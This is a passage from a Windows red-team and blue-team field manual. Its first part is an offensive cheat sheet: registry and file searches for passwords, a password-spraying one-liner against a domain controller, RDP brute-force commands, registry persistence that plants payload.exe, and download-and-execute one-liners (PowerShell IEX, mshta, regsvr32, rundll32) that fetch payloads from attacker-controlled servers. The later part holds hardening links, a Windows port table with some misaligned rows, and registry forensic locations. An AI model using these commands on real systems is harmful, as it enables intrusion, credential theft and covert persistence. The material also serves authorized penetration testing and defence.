DestinationPrefix,NextHop,RouteMetric,ifIndex  
  
Get-NetNeighbor -AddressFamily IPv4 | ft  
ifIndex,IPAddress,LinkLayerAddress,State
```

SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
```

```
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -  
Recurse
```

Registry Passwords

```
reg query HKCU /f password /t REG_SZ /s  
reg query HKLM /f password /t REG_SZ /s
```

Image Build Artifacts Credentials

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml  
*unattend.txt 2>nul
```

```
Get-Childitem -Path C:\ -Include *unattend*,*sysprep* -File -  
Recurse -ErrorAction SilentlyContinue | where {($_.Name -like  
"*.xml" -or $_.Name -like "*.txt" -or $_.Name -like "*.ini")}
```

User Directories Search Passwords

```
dir C:\Users\<USER>\ /s *pass* == *vnc* == *.config* 2>nul  
findstr C:\Users\ /si password *.xml *.ini *.txt *.config 2>nul
```

```
Get-ChildItem C:\* -include *.xml,*.ini,*.txt,*.config -Recurse -  
ErrorAction SilentlyContinue | Select-String -Pattern "password"  
Get-ChildItem -Path C:\Users\ -Include *password*,*vnc*,*.config -  
File -Recurse -ErrorAction SilentlyContinue
```

WindowsEnum

<https://github.com/absolomb/WindowsEnum>

A PowerShell Privilege Escalation Enumeration Script. This script automates most of what is detailed in <https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/>.

#Quick standard checks.

```
.\WindowsEnum.ps1
```

#Directly from Terminal

```
powershell -nologo -executionpolicy bypass -file WindowsEnum.ps1
```

#Extended checks: search config files, interesting files, & passwords (be patient).

```
.\WindowsEnum.ps1 extended
```

#Directly from Terminal

```
powershell -nologo -executionpolicy bypass -file WindowsEnum.ps1  
extended
```

Windows Exploit Suggester - Next Generation (WES-NG)

<https://github.com/bitsadmin/wesng>

WES-NG is a tool based on the output of Windows' systeminfo utility which provides the list of vulnerabilities the OS is vulnerable to, including any exploits for these vulnerabilities. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported.

#Obtain the latest database of vulnerabilities by executing the command:

```
wes.py --update.
```

#Use Windows' built-in systeminfo.exe tool on target host, or remote system using systeminfo.exe /S MyRemoteHost ;to a file:

```
#Local
```

```
systeminfo > systeminfo.txt
```


```
#Remote
```

```
systeminfo.exe /S MyRemoteHost > systeminfo.txt
```

#To determine vulns execute WES-NG with the systeminfo.txt output file:

```
wes.py systeminfo.txt
```

#To validate results use --muc-lookup parameter to validate identified missing patches against Microsoft's Update Catalog.



Windows Scheduler SYSTEM Privilege Escalation Technique

```
$> net use \\[TargetIP]\ipc$ password /user:username
$> net time \\[TargetIP]
$> at \\[TargetIP] 12:00 pm tftp -I [MyIP] GET nc.exe
OR
$> at \\[TargetIP] 12:00 pm C:\Temp\payload.exe
```

PowerSploit

<https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
 #Copy Privesc folder to PowerShell module directory. To find the directory execute \$Env:PSModulePath
 #Import the module

Import-Module Privesc

#To run all privesc checks on the system

Invoke-AllChecks

Simple One-liner Password Spraying

#First get users on the domain into a textfile:

net user /domain > users.txt

#Echo passwords into a file:

```
echo "password1" >> passwords.txt
echo "Spring2020" >> passwords.txt
```

#One-liner script to spray passwords.txt against users.txt:

```
@FOR /F %n in (users.txt) DO @FOR /F %p in (passwords.txt) DO @net
use \\[DOMAINCONTROLLER]\IPC$ /user:[DOMAIN]\%n %p 1>NUL 2>&1 &&
@echo [*] %n:%p && @net use /delete \\[DOMAINCONTROLLER]\IPC$ >
NULL
```

Windows OS Command Injection

```
https://github.com/payloadbox/command-injection-payload-list/blob/master/README.md
```

Export Plaintext Local Wireless Passwords

```
$> netsh wlan export profile key=clear
```

Search local system for passwords

```
$> findstr /si pass *.xml | *.doc | *.txt | *.xls | *.cfg  
$> ls -R | select-string -Pattern password
```

REFERENCE:

```
!!!BEST!!! -> https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/  
https://github.com/sagishahar/lpeworkshop  
https://github.com/absolomb/WindowsEnum  
https://github.com/J3wker/windows-privilege-escalation-cheat-sheet  
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md  
https://medium.com/@SumitVerma101/windows-privilege-escalation-part-1-unquoted-service-path-c7a011a8d8ae
```

RDP EXPLOITATION

XFREERDP - Simple User Enumeration Windows Target (kerberos based)

```
# Syntax = xfreerdp /v:<target_ip> -sec-nla /u:""
```

```
xfreerdp /v:192.168.0.32 -sec-nla /u:""
```

XFREERDP - Login

```
#Syntax = xfreerdp /u: /g: /p: /v:<target_ip>
```

```
xfreerdp /u:<USERNAME> /g:<RD_GATEWAY> /p:<PASS> /v:192.168.1.34
```

NCRACK - Wordlist based bruteforce RDP

```
https://nmap.org/ncrack/
```

```
ncrack -vv --user/-U <username_wordlist> --pass/-P  
<password_wordlist> -s <target_ip>:3389
```

```
ncrack -vv --user <USERNAME> -P wordlist.txt -s 192.168.0.32:3389
```

CROWBAR - Bruteforce Tool

```
https://github.com/galkan/crowbar
```

```
crowbar.py -b rdp -U user/user_wordlist> -C  
<password/password_wordlist> -s <target_ip>/32 -v
```

```
crowbar.py -b rdp -u user -C password_wordlist -s <target_ip>/32 -v
```

#To use username with a DOMAIN

```
crowbar.py -b rdp -u <DOMAIN>\<USER> -c <PASS> -s 10.68.35.150/32
```

WINDOWS PERSISTENCE

SC Service Creation

```
sc create newservice type= own type= interact binPath=
"C:\windows\system32\cmd.exe /c payload.exe" & sc start newservice
```

Winlogon Helper DLL Shell

Requires modifications of the following registry keys:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\Shell

#Modify registry with below commands:

```
reg add "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v Shell /d "explorer.exe, payload.exe"
/f
```

OR PowerShell

```
Set-ItemProperty "HKLM:\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\" "Shell" "explorer.exe, payload.exe" -
-Force
```

Winlogon Helper DLL UserInit

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\Userinit

#Modify registry with below commands:

```
reg add "HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v Userinit /d "Userinit.exe,
payload.exe" /f
```

#Or PowerShell

```
Set-ItemProperty "HKLM:\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\" "Userinit" "Userinit.exe, payload.exe"
-Force
```

Winlogon GP Extensions

HKLM\SOFTWARE\Microsoft\Windows

NT\CurrentVersion\Winlogon\GPExtensions\{GUID}\DllName=<DLL>

OMA Client Provisioning dmcfgghost.exe

HKLM\SOFTWARE\Microsoft\PushRouter\Test\TestDllPath2=<DLL>

Werfault.exe Reflective Debugger

#Add Run key to executable

HKLM\Software\Microsoft\Windows\Windows Error
Reporting\Hangs\ReflectDebugger=<path\to\exe>

#Launch

```
werfault.exe -pr 1
```

OffloadModExpo Function

```
HKLM\Software\Microsoft\Cryptography\Offload\ExpoOffload=<DLL>
```

DiskCleanup CleanupMgr

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\cleanuppath = %SystemRoot%\System32\payload.exe
```

Application Shim DLL Injection

#Use Microsoft Application Compatibility Toolkit (ACT) to build a shim
shim> <https://docs.microsoft.com/en-us/windows/deployment/planning/compatibility-administrator-users-guide>

#Create shim for a known application on the target host.
Navigate to the following (doesn't have to be built/done on target host):

```
Create New Compatibility Fix -> RedirectEXE -> Parameters ->  
Command Line -> C:\path\to\local\payload.dll -> OK -> Next ->  
Finish
```

#Save as Shim database file .sdb
#Then install shim on target host via:

```
sbdinst.exe payload.sdb
```

#The .sdb file can then be deleted.

Application Shim Redirect EXE

#Use Microsoft Application Compatibility Toolkit (ACT) to build a shim
shim> <https://docs.microsoft.com/en-us/windows/deployment/planning/compatibility-administrator-users-guide>

#Place a malicious payload on a share in the target network.

#Create shim for a known application on the target host.
Navigate to the following (doesn't have to be built/done on target host):

```
Create New Compatibility Fix -> InjectDll -> Parameters -> Command  
Line -> \\10.10.0.1\path\to\payload.exe -> OK -> Next -> Finish
```

#Save as Shim database file .sdb
#Then install shim on target host via:

```
sbdinst.exe payload.sdb
```

#The .sdb file can then be deleted.

VMware Tools BAT File Persistence

#Add command into one or more of the following:

```
C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat  
C:\Program Files\VMware\VMware Tools\poweron-vm-default.bat  
C:\Program Files\VMware\VMware Tools\resume-vm-default.bat
```

```
C:\Program Files\VMware\VMware Tools\suspend-vm-default.bat
```

RATTLER - Tool to identify DLL Hijacks

<https://github.com/sensepost/rattler>

REFERENCE:

```
http://www.hexacorn.com/blog/2018/10/page/4/
http://www.hexacorn.com/blog/2013/12/08/beyond-good-ol-run-key-part-5/
http://www.hexacorn.com/blog/2018/08/31/beyond-good-ol-run-key-part-85/
https://pentestlab.blog/2020/01/14/persistence-winlogon-helper-dll/
https://liberty-shell.com/sec/2020/02/25/shim-persistence/
https://www.youtube.com/watch?v=L0sesi3QkXY
https://pentestlab.blog/tag/persistence/
Twitter -> @subTee
```

COMMAND & CONTROL

C2 Matrix

It is the golden age of Command and Control (C2) frameworks. The goal of this site is to point you to the best C2 framework for your needs based on your adversary emulation plan and the target environment. Take a look at the matrix or use the questionnaire to determine which fits your needs.

<https://www.thec2matrix.com/>

MORE WINDOWS LOLBIN DOWNLOAD OPTIONS

POWERSHELL

```
powershell.exe -w hidden -nop -ep bypass -c "IEX ((new-object net.webclient).downloadstring('http://[domainname|IP]:[port]/[file]'))"
```

#OR

```
powershell -exec bypass -c "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://webserver/payload.ps1')|iex"
```

#OR

```
powershell -exec bypass -f \\webdavserver\folder\payload.ps1
```

#File written to WebDAV Local Cache

CMD

```
cmd.exe /k < \\webdavserver\folder\batchfile.txt
```

#File written to WebDAV Local Cache

Cscript/Wscript

```
cscript //E:jscript \\webdavserver\folder\payload.txt
```

#File written to WebDAV Local Cache

MSHTA

```
mshta
vbscript:Close(Execute("GetObject(""script:http://webserver/payload
.sct"""))
#File written to IE Local Cache
```

OR

```
mshta \\webdavserver\folder\payload.hta
#File written to WebDAV Local Cache
```

RUNDLL32

```
rundll32.exe
javascript:"..\mshtml,RunHTMLApplication";o=GetObject("script:http
://webserver/payload.sct");window.close();
#File written to IE Local Cache
```

OR

```
rundll32 \\webdavserver\folder\payload.dll,entrypoint
#File written to WebDAV Local Cache
```

WMIC

```
wmic os get /format:"https://webserver/payload.xls"
#File written to IE Local Cache
```

REGSVR32

```
regsvr32 /u /n /s /i:http://webserver/payload.sct scrobj.dll
#File written to WebDAV Local Cache
```

OR

```
regsvr32 /u /n /s /i:\\webdavserver\folder\payload.sct scrobj.dll
#File written to WebDAV Local Cache
```

ODBCCONF

```
odbcconf /s /a {regsvr \\webdavserver\folder\payload_dll.txt}
#File written to WebDAV Local Cache
```

REFERENCE:

<https://arno0x0x.wordpress.com/2017/11/20/windows-oneliners-to-download-remote-payload-and-execute-arbitrary-code/>
<https://github.com/hackerschoice/thc-tips-tricks-hacks-cheat-sheet#ais-anchor>
<https://artkond.com/2017/03/23/pivoting-guide/>
<https://morph3sec.com/2019/07/16/Windows-Red-Team-Cheat-Sheet/>

W

W

WINDOWS_Hardening

BLUE TEAM

CONFIGURATION

WINDOWS

WINDOWS HARDENING GUIDE

<https://github.com/decalage2/awesome-security-hardening#windows>

WINDOWS 10 HARDENING GUIDE

https://github.com/0x6d69636b/windows_hardening/blob/master/windows_10_hardening.md

W

W

WINDOWS_Ports

ALL

INFORMATIONAL

WINDOWS

Historical Windows services and ports for all versions.

DEFAULT DYNAMIC PORT RANGES:

Windows Vista and later Range= **49152-65535**

Windows 2000, XP, and Server 2003 Range= **1025-5000**

PORT		APP_PROTO	SYSTEM SERVICE
7	TCP	Echo	Simple TCP/IP Services
7	UDP	Echo	Simple TCP/IP Services
9	TCP	Discard	Simple TCP/IP Services
9	UDP	Discard	Simple TCP/IP Services
13	TCP	Daytime	Simple TCP/IP Services
13	UDP	Daytime	Simple TCP/IP Services
17	TCP	Quotd	Simple TCP/IP Services
17	UDP	Quotd	Simple TCP/IP Services
19	TCP	Chargen	Simple TCP/IP Services
19	UDP	Chargen	Simple TCP/IP Services
20	TCP	FTP default data	FTP Publishing Service
21	TCP	FTP control	FTP Publishing Service
21	TCP	FTP control	Application Layer Gateway Service
23	TCP	Telnet	Telnet
25	TCP	SMTP	Simple Mail Transfer Protocol
25	TCP	SMTP	Exchange Server
42	TCP	WINS Replication	Windows Internet Name Service
42	UDP	WINS Replication	Windows Internet Name Service
53	TCP	DNS	DNS Server
53	UDP	DNS	DNS Server
67	UDP	DHCP Server	DHCP Server
69	UDP	TFTP	Trivial FTP Daemon Service
80	TCP	HTTP	Windows Media Services
80	TCP	HTTP	WinRM 1.1 and earlier

80	TCP	HTTP	World Wide Web Publishing Service
80	TCP	HTTP	SharePoint Portal Server
88	TCP	Kerberos	Kerberos Key Distribution Center
88	UDP	Kerberos	Kerberos Key Distribution Center
102	TCP	X.400	Microsoft Exchange MTA Stacks
110	TCP	POP3	Microsoft POP3 Service
110	TCP	POP3	Exchange Server
119	TCP	NNTP	Network News Transfer Protocol
123	UDP	NTP	Windows Time
123	UDP	SNTP	Windows Time
135	TCP	RPC	Message Queuing
135	TCP	RPC	Remote Procedure Call
135	TCP	RPC	Exchange Server
135	TCP	RPC	Certificate Services
135	TCP	RPC	Cluster Service
135	TCP	RPC	Distributed File System Namespaces
135	TCP	RPC	Distributed Link Tracking
135	TCP	RPC	Distributed Transaction Coordinator
135	TCP	RPC	Distributed File Replication Service
135	TCP	RPC	Fax Service
135	TCP	RPC	Microsoft Exchange Server
135	TCP	RPC	File Replication Service
135	TCP	RPC	Group Policy
135	TCP	RPC	Local Security Authority
135	TCP	RPC	Remote Storage Notification
135	TCP	RPC	Remote Storage
135	TCP	RPC	Systems Management Server 2.0
135	TCP	RPC	Terminal Services Licensing
135	TCP	RPC	Terminal Services Session Directory
137	UDP	NetBIOS Name Resolution	Computer Browser
137	UDP	NetBIOS Name Resolution	Server
137	UDP	NetBIOS Name Resolution	Windows Internet Name Service
137	UDP	NetBIOS Name Resolution	Net Logon
137	UDP	NetBIOS Name Resolution	Systems Management Server 2.0

138	UDP	NetBIOS Datagram Service	Computer Browser
138	UDP	NetBIOS Datagram Service	Server
138	UDP	NetBIOS Datagram Service	Net Logon
138	UDP	NetBIOS Datagram Service	Distributed File System
138	UDP	NetBIOS Datagram Service	Systems Management Server 2.0
138	UDP	NetBIOS Datagram Service	License Logging Service
139	TCP	NetBIOS Session Service	Computer Browser
139	TCP	NetBIOS Session Service	Fax Service
139	TCP	NetBIOS Session Service	Performance Logs and Alerts
139	TCP	NetBIOS Session Service	Print Spooler
139	TCP	NetBIOS Session Service	Server
139	TCP	NetBIOS Session Service	Net Logon
139	TCP	NetBIOS Session Service	Remote Procedure Call Locator
139	TCP	NetBIOS Session Service	Distributed File System Namespaces
139	TCP	NetBIOS Session Service	Systems Management Server 2.0
139	TCP	NetBIOS Session Service	License Logging Service
143	TCP	IMAP	Exchange Server
161	UDP	SNMP	SNMP Service
162	UDP	SNMP Traps Outgoing	SNMP Trap Service
389	TCP	LDAP Server	Local Security Authority
389	UDP	DC Locator	Local Security Authority
389	TCP	LDAP Server	Distributed File System Namespaces
389	UDP	DC Locator	Distributed File System Namespaces
389	UDP	DC Locator	Netlogon
389	UDP	DC Locator	Kerberos Key Distribution Center
389	TCP	LDAP Server	Distributed File System Replication
389	UDP	DC Locator	Distributed File System Replication
443	TCP	HTTPS	HTTP SSL

443	TCP	HTTPS	World Wide Web Publishing Service
443	TCP	HTTPS	SharePoint Portal Server
443	TCP	RPC over HTTPS	Exchange Server 2003
443	TCP	HTTPS	WinRM 1.1 and earlier
445	TCP	SMB	Fax Service
445	TCP	SMB	Print Spooler
445	TCP	SMB	Server
445	TCP	SMB	Remote Procedure Call Locator
445	TCP	SMB	Distributed File System Namespaces
445	TCP	SMB	Distributed File System Replication
445	TCP	SMB	License Logging Service
445	TCP	SMB	Net Logon
464	UDP	Kerberos Password V5	Kerberos Key Distribution Center
464	TCP	Kerberos Password V5	Kerberos Key Distribution Center
500	UDP	IPsec ISAKMP	Local Security Authority
515	TCP	LPD	TCP/IP Print Server
554	TCP	RTSP	Windows Media Services
563	TCP	NNTP over SSL	Network News Transfer Protocol
593	TCP	RPC over HTTPS endpoint mapper	Remote Procedure Call
593	TCP	RPC over HTTPS	Exchange Server
636	TCP	LDAP SSL	Local Security Authority
636	UDP	LDAP SSL	Local Security Authority
647	TCP	DHCP Failover	DHCP Failover
9389	TCP	Active Directory Web Services	Active Directory Web Services
9389	TCP	Active Directory Web Services	Active Directory Management Gateway Service
993	TCP	IMAP over SSL	Exchange Server
995	TCP	POP3 over SSL	Exchange Server
1067	TCP	Installation Bootstrap Service	Installation Bootstrap protocol server
1068	TCP	Installation Bootstrap Service	Installation Bootstrap protocol client
1270	TCP	MOM-Encrypted	Microsoft Operations Manager 2000
1433	TCP	SQL over TCP	Microsoft SQL Server
1433	TCP	SQL over TCP	MSSQL\$UDDI
1434	UDP	SQL Probe	Microsoft SQL Server
1434	UDP	SQL Probe	MSSQL\$UDDI
1645	UDP	Legacy RADIUS	Internet Authentication Service

1646	UDP	Legacy RADIUS	Internet Authentication Service
1701	UDP	L2TP	Routing and Remote Access
1723	TCP	PPTP	Routing and Remote Access
1755	TCP	MMS	Windows Media Services
1755	UDP	MMS	Windows Media Services
1801	TCP	MSMQ	Message Queuing
1801	UDP	MSMQ	Message Queuing
		RADIUS Authentication	Internet Authentication Service
1812	UDP	RADIUS Accounting	Internet Authentication Service
1813	UDP	SSDP	SSDP Discovery Service
2101	TCP	MSMQ-DCs	Message Queuing
2103	TCP	MSMQ-RPC	Message Queuing
2105	TCP	MSMQ-RPC	Message Queuing
2107	TCP	MSMQ-Mgmt	Message Queuing
			SQL Server: Downlevel OLAP Client Support
2393	TCP	OLAP Services 7.0	SQL Server: Downlevel OLAP Client Support
2394	TCP	OLAP Services 7.0	SQL Server: Downlevel OLAP Client Support
2460	UDP	MS Theater	Windows Media Services
2535	UDP	MADCAP	DHCP Server
2701	TCP	SMS Remote Control	SMS Remote Control Agent
2701	UDP	SMS Remote Control	SMS Remote Control Agent
		SMS Remote Control (data)	SMS Remote Control Agent
2702	UDP	SMS Remote Control (data)	SMS Remote Control Agent
2703	TCP	SMS Remote Chat	SMS Remote Control Agent
2703	UDP	SMS Remote Chat	SMS Remote Control Agent
		SMS Remote File Transfer	SMS Remote Control Agent
2704	TCP	SMS Remote File Transfer	SMS Remote Control Agent
2704	UDP	SQL Analysis Services	SQL Server Analysis Services
2725	TCP	UPNP	UPnP Device Host
2869	TCP	SSDP event notification	SSDP Discovery Service
3268	TCP	Global Catalog	Local Security Authority
3269	TCP	Global Catalog	Local Security Authority
3343	UDP	Cluster Services	Cluster Service
			NetMeeting Remote Desktop Sharing
3389	TCP	Terminal Services	Terminal Services
3389	TCP	Terminal Services	Terminal Services
3527	UDP	MSMQ-Ping	Message Queuing
4011	UDP	BINL	Remote Installation
4500	UDP	NAT-T	Local Security Authority

5000	TCP	SSDP legacy event notification	SSDP Discovery Service
5004	UDP	RTP	Windows Media Services
5005	UDP	RTCP	Windows Media Services
			Distributed File System Replication
5722	TCP	RPC	
6001	TCP	Information Store	Exchange Server 2003
6002	TCP	Directory Referral	Exchange Server 2003
6004	TCP	DSProxy/NSPI	Exchange Server 2003
		ASP .Net Session State	
42424	TCP		ASP .NET State Service
		MOM-Clear	Microsoft Operations Manager 2000
5985	TCP	HTTP	WinRM 2.0
5986	TCP	HTTPS	WinRM 2.0
1024-65535	TCP	RPC	Randomly allocated high TCP ports
135	TCP	WMI	Hyper-V service
49152 - 65535	TCP	Random allocated high TCP ports	Hyper-V service
		Kerberos Authentication (HTTP)	
80	TCP		Hyper-V service
		Certificate-based Authentication (HTTPS)	
443	TCP		Hyper-V service
6600	TCP	Live Migration	Hyper-V Live Migration
445	TCP	SMB	Hyper-V Live Migration
		Cluster Service Traffic	
3343	UDP		Hyper-V Live Migration

REFERENCE:

<https://support.microsoft.com/en-us/help/832017/service-overview-and-network-port-requirements-for-windows>

W

W

WINDOWS_Registry

ALL

INFORMATIONAL

WINDOWS

KEY DEFINITIONS

HKCU: HKEY_Current_User keys are settings specific to a user and only apply to a specific or currently logged on user. Each user gets their own user key to store their unique settings.

HKU: HKEY_Users keys are settings that apply to all useraccounts. All HKCU keys are maintained under this key.

HKU/<SID> is equal to HKCU. Set auditing on the appropriate key(s) for the user logged in (HKCU) or other users by <GUID>

HKLM: HKEY_Local_Machine keys are where settings for the machine or system that applies to everyone and everything are stored.

Common Windows registry locations and settings.

DESCRIPTION	X P	V	7	8	1 0	KEY
\$MFT Zone Definition	X P		7	8	1 0	SYSTEM\ControlSet###\Control\FileSystem / NtfsMftZoneReservation
64 BitShim Cache				7		HKLM\System\CurrentControlSet\Control\Session Manager\AppCompatCache\AppCompatCache
AccessData FTK Time Zone Cache						NTUSER.DAT\Software\AccessData\Products\Forensic Toolkit\\ Settings\ TimeZoneCache
AccessData Registry Viewer Recent File List						NTUSER.DAT\Software\Accessdata\Registry Viewer\Recent File List
Acro Software CutePDF						NTUSER.DAT\Software\Acro Software Inc\CPW
Adobe						NTUSER.DAT\Software\Adobe\
Adobe Acrobat						NTUSER.DAT\Software\Adobe\Acrobat\AVGeneral\cRecentFiles\c#
Adobe Photoshop Last Folder						NTUSER.DAT\Software\Adobe\Photoshop\VisitedDirs
Adobe Photoshop MRUs						NTUSER.DAT\Software\Adobe\MediaBrowser\MRU\Photoshop\FileList\
AIM						NTUSER.DAT\Software\America Online\AOL InstantMessenger\ CurrentVersion\Users\ username
AIM						NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users
AIM Away Messages						NTUSER.DAT\Software\America Online\AOL Instant Messenger(TM)\ CurrentVersion\Users\screen name\ IAmGoneList

AIM File Transfers & Sharing					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\screen name\ Xfer
AIM Last User					NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\ CurrentVersion>Login - Screen Name
AIM Profile Info					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\screen name\DirEntry
AIM Recent Contacts					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\users\ username\ recent IM ScreenNames
AIM Saved Buddy List					NTUSER.DAT\Software\America Online\AOL Instant Messenger\ CurrentVersion\Users\username\Config Transport
All UsrClass data in HKCR hive		7	8	1 0	HKCR\Local Settings
AOL 8 Messenger Away Messages			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger(TM)\CurrentVersion\Users\[screen name]\IAmGoneList
AOL 8 Messenger Buddy List			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users\username\Config Transport
AOL 8 Messenger File Transfers			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\Current Version\Users\[screen name]\Xfer
AOL 8 Messenger Information			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users\username
AOL 8 Messenger Last User			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\CurrentVersion\[Login - Screen Name]
AOL 8 Messenger Profile Info			7		NTUSER.DAT\Software\America Online\AOL Instant Messenger (TM)\CurrentVersion\Users\[screen name]\DirEntry

AOL 8 Messenger Recent Contact					NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\users\[username]\[recent IM ScreenNames]
AOL 8 Messenger Registered User				7	NTUSER.DAT\Software\America Online\AOL Instant Messenger\CurrentVersion\Users
App Information				1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\Repository\Packages\Microsoft.MicrosoftEdge_20.10240.16384.0_neutral8wekyb3d8b bwe\MicrosoftEdge\Capabilities\FileAssociations
App Install Date/Time				1 0	UsrClass.dat\LocalSettings\Software\Microsoft\Windows\CurrentVersion\AppModel\Repository\Families\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\Microsoft .MicrosoftEdge_20.10240.16384 .0_neut ral 8wekyb3d8bbwe /InstallTime
App Install Date/Time				8 0	UsrClass.dat\Local Settings\Software\ Microsoft\ Windows\CurrentVersion\ AppMo del\Repository\Families\\InstallTime
Application Information	X P		7 8	1 0	NTUSER.DAT\Software%\Application Name%
Application Last Accessed				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\UserAssist\
Application MRU Last Visited				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\ComDlg32\
Application MRU Open Saved				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU
Application MRU Recent Document				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Explorer\RecentDocs
AppX App Values				1 8 0	UsrClass.dat\
Auto Run Programs List				7	NTUSER.DAT\Software\Microsoft \Windows\CurrentVersion\Run

Autorun USBs, CDs, DVDs	X P	7	8	1 0	NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers / DisableAutoplay
Background Activity Moderator					SYSTEM\CurrentControlSet\Services\bam\UserSettings\{SID}
Background Activity Moderator					SYSTEM\CurrentControlSet\Services\dam\UserSettings\{SID}
BitComet Agent 1		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{C8FF2A06-638A-4913-8403-50294CFF6608}
BitComet Agent 1.0		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{2D2C1FBDB-624D-4789-9AE0-F4B66F9EE6E2}
BitComet Agent 2		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{B99B5DF3-3AD2-463F-8F8C-86787623E1D5}
BitComet BHO		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{00980C9D-751F-4A5F-B6CE-6D81998264FD}
BitComet DL Manager		7			HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}
BitComet DM Class		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}
BitComet File Types		7			HKEY_CURRENT_USER\{SID}\Software\Classes\.bc!: "BitComet"
BitComet GUID		7			HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\{39F7E362-828A-4B5A-BCAF-5B79BFDFA60}\: "BitComet ClickCapture"
BitComet Helper		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{39F7E362-828A-4B5A-BCAF-5B79BFDFA60}
BitComet Helper		7			HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{39F7E362-828A-4B5A-BCAF-5B79BFDFA60}
BitComet IBcAgent		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{E8A058D1-C830-437F-A029-10D777A8DD40}
BitComet IDownloadMan		7			HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{6CFA2528-2725-491D-8E0D-E67AB5C5A17A}

BitComet IE DL Manage			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions
BitComet IE Extension			7		HKEY_USERS\\$(SID)\Software\Microsoft\Windows\CurrentVersion\Ext\Stats\{D18A0B52-D63C-4ED0-AFC6-C1E3DC1AF43A}
BitComet IE Link 1			7		HKEY_USERS\\$(SID)\Software\Microsoft\InternetExplorer\DownloadUI: "{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}"
BitComet IE Link 2			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\DownloadUI: "{A8DC7D60-AD8F-491E-9A84-8FF901E7556E}"
BitComet IIEClickCapt			7		HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{F08F65A5-7F91-45D7-A119-12AC4AB3D229}
BitComet Inst. Path			7		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\AppPaths\BitComet.exe
BitComet Installation			7		HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{66A8414F-F2E4-4766-BE09-8F72CDDACED4}
